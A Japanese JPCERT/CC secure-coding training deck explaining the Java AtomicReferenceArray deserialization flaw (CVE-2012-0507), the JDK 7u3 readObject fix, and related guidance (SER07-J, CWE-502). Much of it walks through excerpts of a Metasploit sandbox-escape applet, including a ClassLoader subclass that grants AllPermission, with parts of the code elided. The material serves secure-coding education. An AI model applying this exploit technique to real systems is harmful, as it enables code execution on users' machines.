「Javaアプリケーション脆弱性事例調査資料」について

- この資料は、Javaプログラマである皆様に、脆弱性を身近な問題として感じてもらい、セキュアコーディングの重要性を認識していただくことを目指して作成しています。

- 「Javaセキュアコーディングスタンダード CERT/Oracle版」と合わせて、セキュアコーディングに関する理解を深めるためにご利用ください。

JPCERTコーディネーションセンター
セキュアコーディングプロジェクト
secure-coding@jpcert.or.jp

Copyright©2014 JPCERT/CC All rights reserved.

Oracle Java 標準ライブラリ AtomicReferenceArray クラスにおけるデシリアライズに関する脆弱性


CVE-2012-0507

一般社団法人JPCERTコーディネーションセンター

CVE-2012-0507 概要

- **AtomicReferenceArray** クラスは**シリアライズ可能**なクラスとして定義されている。しかし、シリアライズデータの復元時に適切な検証を行っていなかった。

- 細工したシリアライズデータを復元させることにより、**ClassLoader** クラスのサブクラスのインスタンスを生成させることができ、サンドボックス内で実行されているJavaアプレットから任意のクラスやそのインスタンスを生成して**サンドボックスの外で**実行させることが可能になってしまっていた。



つまり、Javaアプレットを使った攻撃に悪用できるってこと!

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®


Java アプレットを使った攻撃

- アプレットから、サンドボックスの制限を越えて任意のコマンドを実行
  - ✧ 例: Runtime::exec メソッドを使ってOSコマンドを実行
- 利用者のPCを乗っ取られる可能性がある。

•アプレットはサーバ(信頼境界の外側)からやってくる<u>信頼できないコード</u>
•PC上のファイル改ざんや情報漏えいの危険がある

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

攻撃者の視点



Webブラウザ上で実行されるアプレットから**ClassLoader** を使ってアクセス権限に制限のつかない状態のクラスを生成したい
(java コードを実行したい)…

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

ClassLoader と defineClass メソッド

- **ClassLoader** クラスの **defineClass** メソッドを使うと新たなクラスを定義できる.

```
protected final Class<?> defineClass(String name, byte[] b,
                int off, int len, ProtectionDomain protectionDomain)
```

- name ---- クラスのバイナリ名
- b ---- クラスデータを構成する byte データ
- off ---- クラスデータ中の b の先頭位置
- len ---- クラスデータの長さ
- protectionDomain ---- このクラスの ProtectionDomain

Copyright©2014 JPCERT/CC All rights reserved.

defineClass メソッドの使用例

```
class Help extends ClassLoader {
            :
   ByteArrayOutputStream bos = new ByteArrayOutputStream();
   byte[] buffer = new byte[8192];
            :
   buffer = bos.toByteArray();
   URL url = new URL( "file:///" );
   Certificate[] certs = new Certificate[0];
   Permissions perm = new Permissions();
   perm.add( new AllPermission() );
   ProtectionDomain pd =
       new ProtectionDomain( new CodeSource( url, certs ), perm );
   cls = defineClass(className, buffer, 0, buffer.length, pd );
   Class class_cls = cls.getClass();
            :
}
```


Copyright©2014 JPCERT/CC All rights reserved.

defineClass メソッドの使用例

```
class Help extends ClassLoader {
            :
    ByteArrayOutputStream bos = new ByteArrayOutputStream();
    byte[] buffer = new byte[8192];
            :
    buffer = bos.toByteArray();
    URL url = new URL( "file:///" );
    Certificate[] certs = new Certificate[0];
    Permissions perm = new Permissions();
    perm.add( new AllPermission() );
    ProtectionDomain pd =
        new ProtectionDomain( new CodeSource( url, certs ), perm );
    cls = defineClass(className, buffer, 0, buffer.length, pd );
    Class class_cls = cls.getClass();
            :
}
```

コード位置.
"file:///" は全てのローカルファイルを意味する.

システムリソースへのアクセス権.
"AllPermission()" は全てのアクセス権の許可を意味する (読み取り, 書き込み, 実行)


クラスデータを構成するバイトデータ

定義されるクラスは全てのローカルファイルに対して全てのアクセス権が許可される (読み取り, 書き込み, 実行)


Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

defineClass メソッドを使いたい…

- **ClassLoader** は抽象クラス
  - “new” でインスタンスを生成できない
- **defineClass** は *protected* メソッド
  - クラス外部から呼び出すことはできない




攻撃に使うには**ClassLoader** のサブクラスが必要…



Copyright©2014 JPCERT/CC All rights reserved.

攻撃用アプレットの検討(1)



- ClassLoader のインスタンスを作りたい

```
ClassLoader cl = new ClassLoader();
```

prohibited

ClassLoader は抽象クラスなので
new することはできない

- 既に存在する ClassLoader のインスタンスをゲットする

```
ClassLoader cl = getClass().getClassLoader();
```


allowed

しかし…
defineClass は *protected* メソッドなので
クラス外部から呼び出すことはできない

なんとか **ClassLoader** のサブクラスを
用意できないか?

Copyright©2014 JPCERT/CC All rights reserved.

攻撃用アプレットの検討(2)



- ClassLoader のサブクラスを定義してインスタンスを作ったら?

```
public class Help extends ClassLoader() { ... }
Help ahelp = new Help();
```

prohibited

Runtime Exception

サンドボックス内では制限されている

ClassLoader のインスタンス自身をサブクラスのインスタンスとして扱えないか?

- **ClassLoader** のインスタンスをサブクラスのフィールドに代入?

```
Help ahelp = (Help)getClass().getClassLoader();
```

Runtime Exception

このような代入操作は言語仕様上禁止されている

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

Type Confusion Vulnerability

Type confusion の脆弱性により、言語レベルで禁止されていたはずの代入操作を行うことができる!

```
Help ahelp = (Help)getClass().getClassLoader();
```

通常、サブクラスへの代入は型システムによって禁止されている

```
atomicreferencearray.set(0, classloader);
```

AtomicReferenceArray クラスには type confusion の脆弱性が存在し、**set** メソッドによって本来禁止されているはずの代入操作を行うことが可能になってしまっている

Copyright©2014 JPCERT/CC All rights reserved.

AtomicReferenceArray クラス

- **java.util.concurrent.atomic** パッケージに収められている
- 「要素を原子的に更新可能なオブジェクト参照の配列です。」(Java SE API リファレンスより)
- **シリアライズ可能**
- 独自の **readObject** メソッドは持っていない

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

AtomicReferenceArray のソースコード

AtomicReferenceArray.java

```
import sun.misc.Unsafe;
            :
public class AtomicReferenceArray<E> implements java.io.Serializable {
    private static final Unsafe unsafe = Unsafe.getUnsafe();
     :
    private final Object[] array;
     :
    private long checkedByteOffset(int i) {
       return (…calculating offset and boundary check …);
    }
     :
    public final void set(int i, E newValue) {
       unsafe.putObjectVolatile(array, checkedByteOffset(i), newValue);
    }
```

シリアライズ可能なクラス

set メソッドで使われるオフセットを計算

array に **newValue** を書き込む

Copyright©2014 JPCERT/CC All rights reserved.

AtomicReferenceArray のソースコード

AtomicReferenceArray.java

シリアライズ可能なクラス

```
import sun.misc.Unsafe;
         :
public class AtomicReferenceArray<E> implements java.io.Serializable {
```

unsafe.putObjectVolatile(Object o, long offset, Object x)

引数の型が適切なものであることをチェックせずに
x の値を **o** に書き込む.

```
  }
  :
  public final void set(int i, E newValue) {
    unsafe.putObjectVolatile(array, checkedByteOffset(i), newValue);
  }
```

array に **newValue** を書き込む

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

Exploit Code for CVE-2012-0507

Metasploit のモジュールにある攻撃コードをベースに説明します。

http://www.rapid7.com/db/modules/exploit/multi/browser/java_atomicreferencearray

Exploit code
- Exploit class
  (Appletのサブクラス)
  - Help class
    (ClassLoaderのサブクラス)

JRE標準API
- AtomicReferenceArray クラス
  - Unsafe クラス
    (AtomicReferenceArray classから呼び出される)

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®


Exploit Code for CVE-2012-0507

Exploit.java

```
public class Exploit extends Applet {
        :
    public static byte[] StringToBytes(String s) { return (converts s to byte data); }

    public void init()  {
        String as[] = {
                "ACED0005757200135B4C6A6176612E6C616E672E4F62", (16進表記されたシリアライズデータ…)
        };

        StringBuilder stringbuilder = new StringBuilder();
        for(int i = 0; i < as.length; i++)  stringbuilder.append(as[i]);

        ObjectInputStream objectinputstream =
              new ObjectInputStream(new ByteArrayInputStream(StringToBytes(stringbuilder.toString())));

        Object aobj[] = (Object[])objectinputstream.readObject();

        Help ahelp[] = (Help[])aobj[0];
        AtomicReferenceArray atomicreferencearray = (AtomicReferenceArray)aobj[1];

        ClassLoader classloader = getClass().getClassLoader();
        atomicreferencearray.set(0, classloader);

        Help _tmp = ahelp[0];
          :
        Help.doWork(ahelp[0], this, …);
}
```


Copyright©2014 JPCERT/CC All rights reserved.

Exploit Code for CVE-2012-0507



Exploit.java

```
public class Exploit extends Applet {
        :
    public static byte[] StringToBytes(String s) { return (converts s to byte data); }
```

シリアライズデータの内部構造

- Object aobj[]
  - aobj[0] … Help[] ahelp[]
  - aobj[1] … AtomicReferenceArray atomicreferencearray
    - private Object [] array

Point!

array 変数は **ahelp** を参照するように細工されている

```
Object aobj[] = (Object[])objectinputstream.readObject();

Help ahelp[] = (Help[])aobj[0];
AtomicReferenceArray atomicreferencearray = (AtomicReferenceArray)aobj[1];
```


```
ClassLoader classloader = getClass().getClassLoader();
atomicreferencearray.set(0, classloader);
```

```
Help _tmp = ahelp[0];
   :
Help.doWork(ahelp[0], this, …);
}
```


Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

Exploit Code for CVE-2012-0507


- **array** 変数は **ahelp** を参照するように細工されている
- **array** への代入操作は **ahelp** への代入となり、**ahelp** を通じて参照できるようになる



通常の Java のコードからはこのような不正なデータ構造はつくられない

Copyright©2014 JPCERT/CC All rights reserved.

Exploit Code for CVE-2012-0507



Exploit.java

```
public class Exploit extends Applet {
        :
    public static byte[] StringToBytes(String s) { return (converts s to byte data); }
```




```
AtomicReferenceArray atomicreferencearray = (AtomicReferenceArray)aobj[1];
```

```
ClassLoader classloader = getClass().getClassLoader();
atomicreferencearray.set(0, classloader);
```

```
Help _tmp = ahelp[0];
   :
Help.doWork(ahelp[0], this, …);
}
```


Copyright©2014 JPCERT/CC All rights reserved.

Exploit Code for CVE-2012-0507



Exploit.java

```
public class Exploit extends Applet {
        :
    public static byte[] StringToBytes(String s) { return
```

Help.java

```
public class Help extends ClassLoader implements Serializable {
    public static void doWork(Help h, Exploit expl,
                              String data, String jar, String lhost, int lport) {
        Class cls = null;
         :
        cls = h.defineClass( ...);
         :
    }
}
```

Help は ClassLoader のサブクラス

Help は ClassLoader のサブクラスなので defineClass メソッドを呼び出すことが可能

```
    Help ahelp[] = (Help[])aobj[0];
    AtomicReferenceArray atomicreferencearray = (AtomicReferenceArray)aobj[1];

    ClassLoader classloader = getClass().getClassLoader();
    atomicreferencearray.set(0, classloader);

    Help _tmp = ahelp[0];
      :
    Help.doWork(ahelp[0], this, …);
}
```


Copyright©2014 JPCERT/CC All rights reserved.

Exploit Code for CVE-2012-0507

Helpクラス(**doWork**メソッド)は任意の権限を持ったクラスを生成できる.

Help.java

```
public class Help extends ClassLoader implements Serializable {
    public static void doWork(Help h, Exploit expl, String data, String jar, String lhost, int lport) {
        :
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        byte[] buffer = new byte[8192];
        InputStream is = expl.getClass().getResourceAsStream(“directory path to create”);
        while( ( length = is.read( buffer ) ) > 0 )
            bos.write( buffer, 0, length );
        buffer = bos.toByteArray();

        URL url = new URL( "file:///" );
        Certificate[] certs = new Certificate[0];
        Permissions perm = new Permissions();
        perm.add( new AllPermission() );
        ProtectionDomain pd = new ProtectionDomain( new CodeSource( url, certs ), perm );
        cls = h.defineClass( classNames[index], buffer, 0, buffer.length, pd );
        Class class_cls = cls.getClass();
        :
    }
}
```


Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

Exploit Code for CVE-2012-0507

Helpクラス(**doWork**メソッド)は任意の権限を持ったクラスを生成できる.

Help.java

```
public class Help extends ClassLoader implements Serializable {
    public static void doWork(Help h, Exploit expl, String data, String jar, String lhost, int lport) {
        :
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        byte[] buffer = new byte[8192];
        InputStream is = expl.getClass().getResourceAsStream("directory path to create");
        while( ( length = is.read( buffer ) ) > 0 )
            bos.write( buffer, 0, length );
        buffer = bos.toByteArray();
        URL url = new URL( "file:///" );
        Certificate[] certs = new Certificate[0];
        Permissions perm = new Permissions();
        perm.add( new AllPermission() );
        ProtectionDomain pd = new ProtectionDomain( new CodeSource( url, certs ), perm );
        cls = h.defineClass( classNames[index], buffer, 0, buffer.length, pd );
        Class class_cls = cls.getClass();
        :
    }
}
```

生成するクラスのバイトストリームデータ

コード位置.
"file:///" は任意のローカルファイルを表す.

システムリソースへのアクセス権.
"**AllPermission()**" は全てのアクセス権の許可を意味する (読み取り, 書き込み, 実行)

定義されるクラスは全てのローカルファイルに対して全てのアクセス権が許可される(読み取り, 書き込み, 実行)

Copyright©2014 JPCERT/CC All rights reserved.

Exploit Code for CVE-2012-0507

Malicious Web Site

ダウンロード

JVM

サンドボックス

Exploit

Help

ClassLoader

defineClass()

Attacking class

ここで復元処理が行われている

Help クラスはサンドボックスによる制限がかからないクラスをつくることができる

Copyright©2014 JPCERT/CC All rights reserved.

どうしてこのような攻撃が可能になったのか?

Unsafe クラス

- **Unsafe** クラスは信頼できるクラスからしか使えない想定 (呼び出し元がブートローダ由来のクラスであることをチェックするようになっている).
- **putObjectVolatile** メソッドは引数の型が一致することをチェックしないままコピー操作を行っている.

AtomicReferenceArray クラス

- 内部で **Unsafe** クラスを使っている
- シリアライズ可能なクラスであるが、**readObject** メソッドを独自に定義していない (デフォルトの復元処理ではシリアライズデータの検証は行われない)
- **AtomicReferenceArray** クラスのシリアライズデータを復元する処理において、細工したデータを書き込ませることが可能

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

どのように修正したのか?

この問題はJDK 7u3 で修正された.

- **AtomicReferenceArray** クラスの復元処理で入力値検証を行うようにした
  - クラス内部に持っている **array** フィールドが配列型でない場合、復元処理は失敗するようにした
- 独自の **readObject** メソッドを用意し、**array** フィールドが必ず **Object** 配列を参照するようにした
  - シリアライズデータ中の **array** データが **Object** 配列でない場合には強制的に **Object** 配列としてコピーする

Copyright©2014 JPCERT/CC All rights reserved.

どのように修正したのか?

AtomicReferenceArray.java (修正版)

```
public class AtomicReferenceArray<E> implements
    java.io.Serializable {
  :
private void readObject(java.io.ObjectInputStream s)
   throws java.io.IOException, ClassNotFoundException {
        :
   }
}
```

readObject メソッドを追加し、復元処理内容をカスタマイズ

Copyright©2014 JPCERT/CC All rights reserved.

AtomicReferenceArray::readObject

AtomicReferenceArray.java (修正版)

```
public class AtomicReferenceArray<E>
                implements java.io.Serializable {
 ........
 private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
    Object a = s.readFields().get("array", null);
    if (a == null || !a.getClass().isArray())
        throw new java.io.InvalidObjectException("Not array type");
    if (a.getClass() != Object[].class)
        a = Arrays.copyOf((Object[])a, Array.getLength(a), Object[].class);
    unsafe.putObjectVolatile(this, arrayFieldOffset, a);
  }
 }
........
```

array フィールドのシリアライズデータを読み込み

配列型でなかったら例外をスロー

シリアライズデータを配列としてコピー

array フィールドにコピー

Copyright©2014 JPCERT/CC All rights reserved.

AtomicReferenceArray::readObject

AtomicReferenceArray.java (修正版)

```
public class AtomicReferenceArray<E>
              implements java.io.Serializable {

        ...ject(ja...                    ...m s)
        ...OExce...                      ...Exception {
    Object a = s.readFields().get("array", null);
    if (a == null || !a.getClass().isArray())
        throw new java.io.InvalidObjectException("Not array type");
    if (a.getClass() != Object[].class)
        a = Arrays.copyOf((Object[])a, Array.getLength(a), Object[].class);
    unsafe.putObjectVolatile(this, arrayFieldOffset, a);
    }
}
........
```

シリアライズデータ

AtomicReferenceArray

private Object [] array

≠

array データ

Object [0]

Object [1]

Object [2]

・
・
・

配列型でなかったら例外をスロー

Copyright©2014 JPCERT/CC All rights reserved.

AtomicReferenceArray::readObject

AtomicReferenceArray.java (修正版)

```
public class AtomicReferenceArray<E>
        implements java.io.Serializable {

  if (a == null || !a.getClass().isArray())
     throw new java.io.InvalidObjectException("Not array type");
  if (a.getClass() != Object[].class)
     a = Arrays.copyOf((Object[])a, Array.getLength(a), Object[].class);
```

シリアライズデータ

AtomicReferenceArray

private Object [] array

細工された **array** データ

Help [0] | Help [1] | Help [2] ・・・

≠

正しい **array** データ

Object [0] | Object [1] | Object [2] ・・・

細工された **array** データ

Help [0] | Help [1] | Help [2] ・・・

正しい型の **array** データ

Object [0] | Object [1] | Object [2] ・・・

Object 配列型でなければ強制的に**Object** 配列型にコピーする

Copyright©2014 JPCERT/CC All rights reserved.

AtomicReferenceArray::readObject

AtomicReferenceArray.java (修正版)


```
public class AtomicReferenceArray<E>

static {
      int scale;
      try {
         unsafe = Unsafe.getUnsafe();
         arrayFieldOffset = unsafe.objectFieldOffset
            (AtomicReferenceArray.class.getDeclaredField("array"));
            base = unsafe.arrayBaseOffset(Object[].class);
            scale = unsafe.arrayIndexScale(Object[].class);
      :
}
                                                        e");
      a = Arrays.copyOf((Object[])a, Array.getLength(a), Object[].class);
   unsafe.putObjectVolatile(this, arrayFieldOffset, a);
   }
}
........
```


arrayFieldOffset はクラス初期化時に **array** フィールドのオフセット値に初期化される

array フィールドにコピー

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

修正版では攻撃を受けるとどうなる?





Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

まとめ

■ 何が問題だったか?

- 復元処理で適切な入力値検証が行われていなかった
- 内部のフィールドが参照しているデータがObject配列型であることの確認

■ 反省点

- シリアライズ可能なクラスでは、独自の **readObject** メソッドを定義し, シリアライズデータが想定通りのものであることを検証すべき
- **Unsafe** クラスのメソッドに渡す引数も想定通りのものであることを検証すべき

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

ちなみに…

- 新たに定義した **readObject** メソッドの処理内容は **AtomicReferenceArray** クラスの内部構造に依存

- **AtomicReferenceArray** クラスの内部構造を変更するときには **readObject** メソッドの処理もそれに応じて変更する必要あり

Copyright©2014 JPCERT/CC All rights reserved.

Java セキュアコーディングスタンダード

- **SER07-J. 実装上必要となる不変条件がある場合にはデフォルトのシリアライズ形式を使わない**
- https://www.jpcert.or.jp/java-rules/ser07-j.html

SER07-J. 実装上必要と…

https://www.jpcert.or.jp/java-rules/ser07-j.html

JPCERT CC®
Japan Computer Emergency Response Team Coordination Center
JPCERT コーディネーションセンター

安全・安心なIT社会のための、国内・国際連携を支援する

Home > ラーニング > セキュアコーディング > Java セキュアコーディングスタンダード > 13. シリアライズ (SER)

SER07-J. 実装上必要となる不変条件がある場合にはデフォルトのシリアライズ形式を使わない

最終更新: 2011-11-21

シリアライズは、たとえば、クラスの不変条件を逸脱する目的などに悪用できる。また、オブジェクトの復元はオブジェクトの構築と同等の操作である。そのため、オブジェクトの構築において強制されるべき不変条件はオブジェクトの復元においても強制されなければならない。しかし、デフォルトのシリアライズ形式はクラスの不変条件を強制する機能を持っていない。そのため、不変条件を持つクラスには、デフォルトのシリアライズ形式を使ってはならない。

オブジェクトの復元過程では、コンストラクタを呼び出さずにクラスのインスタンスが構築される。そのため、コンストラクタによる入力検査は迂回されてしまう。さらに、transient 宣言や static 宣言されたフィールドは、シリアライズの対象とされないため、元の値は復元されない。以上のことから、transient 宣言や static 宣言されたフィールドを持っているクラス、コンストラクタで値の検証を行っているクラスは、同等の検証処理を、オブジェクトを復元するときに行わなければならない。

復元したオブジェクトに対して検証を行うことによって、オブジェクトの状態があらかじめ定められた制限の範囲に収まっていること、および、transient 宣言や static 宣言されたフィールドがデフォルトの セキュアな値を持っていることを確認できる。しかし、final 宣言され定数値を持っているフィールドは、復元された後、デフォルトの値ではなく適切な値が設定される。たとえば、private transient final n = 42 において、復元された後の n の値は 0 ではなく 42 である。このようなケース以外ではすべて、オブジェクトの復元後にはデフォルトの値が設定される。

違反コード (シングルトン)

以下の違反コード例のシングルトンクラスは、デフォルトのシリアライズ形式を使っており、実装上必要となる不変条件を強制できていない[Bloch 2005]。そのため、悪意を持ったコードは、存在すべきでない2つめのインスタンスを生成することができる。ここでは話を単純にするため、クラスにはセンシティブなデータは含まれていないと想定する。

```
public class NumberData extends Number {
  // ...Number.doubleValue() のような Number 型に対するメソッドを実装する...

  private static final NumberData INSTANCE = new NumberData ();
  public static NumberData getInstance() {
    return INSTANCE;
  }

  private NumberData() {
```


Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC®

CWE: Common Weakness Enumeration

- **CWE-502: Deserialization of Untrusted Data**
- http://cwe.mitre.org/data/definitions/502.html

cwe.mitre.org/data/definitions/502.html

Common Weakness Enumeration
A Community-Developed Dictionary of Software Weakness Types

Home > CWE List > CWE- Individual Dictionary Definition (2.6)

CWE-502: Deserialization of Untrusted Data

Deserialization of Untrusted Data

Weakness ID: 502 *(Weakness Variant)* **Status:** Draft

Description

Description Summary

The application deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

Extended Description

It is often convenient to serialize objects for communication or to save them for later use. However, deserialized data or code can often be modified without using the provided accessor functions if it does not use cryptography to protect itself. Furthermore, any cryptography would still be client-side security -- which is a dangerous security assumption.

Data that is untrusted can not be trusted to be well-formed.

Alternate Terms

Marshaling, Unmarshaling:	Marshaling and unmarshaling are effectively synonyms for serialization and deserialization, respectively.
Pickling, Unpickling:	In Python, the "pickle" functionality is used to perform serialization and deserialization.

Time of Introduction

- Architecture and Design

Scripts Currently Forbidden | <SCRIPT>: 8 | <OBJECT>: 0

Copyright©2014 JPCERT/CC All rights reserved.
JPCERT CC

References(1)

- CVE-2012-0507
  - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507
- CVE-2012-0507 Java AtomicReferenceArray Type Violation Vulnerability
  - http://www.rapid7.com/db/modules/exploit/multi/browser/java_atomicreferencearray
- Java Exploit Attack (CVE-2012-0507)
  - http://pentestlab.wordpress.com/2012/03/30/java-exploit-attack-cve-2012-0507/
- Exploiting Type Confusion Vulnerabilities in Oracle JRE (CVE-2011-3521/CVE-2012-0507)
  - http://schierlm.users.sourceforge.net/TypeConfusion.html

Copyright©2014 JPCERT/CC All rights reserved.

References(2)

- Recent Java Exploitation Trends and malware
  - https://media.blackhat.com/bh-us-12/Briefings/Oh/BH_US_12_Oh_Recent_Java_Exploitation_Trends_and_Malware_Slides.pdf
- The infamous sun.misc.Unsafe explained
  - http://www.javacodegeeks.com/2013/12/the-infamous-sun-misc-unsafe-explained.html

Copyright©2014 JPCERT/CC All rights reserved.

著作権・引用や二次利用について

■本資料の著作権はJPCERT/CCに帰属します。

■本資料あるいはその一部を引用・転載・再配布する際は、引用元名、資料名および URLの明示をお願いします。

記載例

引用元：一般社団法人JPCERTコーディネーションセンター
Java アプリケーション脆弱性事例解説資料
Oracle Java 標準ライブラリ AtomicReferenceArray クラスにおける
デシリアライズに関する脆弱性
https://www.jpcert.or.jp/securecoding/2014/OracleJava-AtomicReferenceArray.pdf

■本資料を引用・転載・再配布をする際は、引用先文書、時期、内容等の情報を、JPCERT コーディネーションセンター広報(office@jpcert.or.jp)までメールにてお知らせください。なお、この連絡により取得した個人情報は、別途定めるJPCERT コーディネーションセンターの「プライバシーポリシー」に則って取り扱います。

本資料の利用方法等に関するお問い合わせ

JPCERTコーディネーションセンター
広報担当
E-mail：office@jpcert.or.jp

本資料の技術的な内容に関するお問い合わせ

JPCERTコーディネーションセンター
セキュアコーディング担当
E-mail：secure-coding@jpcert.or.jp

Copyright©2014 JPCERT/CC All rights reserved.